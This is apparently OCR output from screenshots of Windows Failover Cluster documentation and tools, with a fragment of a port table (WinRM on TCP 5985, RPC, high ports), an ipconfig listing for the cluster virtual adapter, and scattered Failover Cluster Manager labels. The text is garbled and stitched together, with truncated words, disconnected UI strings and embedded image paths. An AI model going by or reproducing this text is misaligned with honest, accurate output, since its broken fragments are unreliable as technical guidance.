WinRM	TCP	5985 (This port is required when deploying cloud witness.)

```
Connection-specific DNS Suffix  . :
Description . . . . . . . . . . . : Microsoft Failover Cluster Virtual Adapter
Physical Address. . . . . . . . . : 02-9C-60-65-42-AC
DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::df70:90b4:8ffa:b176%7(Preferred)
IPv4 Address. . . . . . . . . . . : 169.254.1.95(Preferred)
Subnet Mask . . . . . . . . . . . : 255.255.0.0
Default Gateway . . . . . . . . . :
DHCPv6 IAID . . . . . . . . . . . : 167964671
DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2E-E1-A4-1B-BC-24-11-9A-41-4A
NetBIOS over Tcpip. . . . . . . . : Enabled
```

Failover Cluster Manager

File Action View

Application

Cluster Service

Cluster Service

Cluster Service


Cluster Service

RPC

Cluster Administrator

Randomly allocated high ports[2]

WinRM



n.)

Cluster Use

Information

ration from the **Add Node**

from the **Add Node Wizard**.)


ess.)

Status


Up

Up

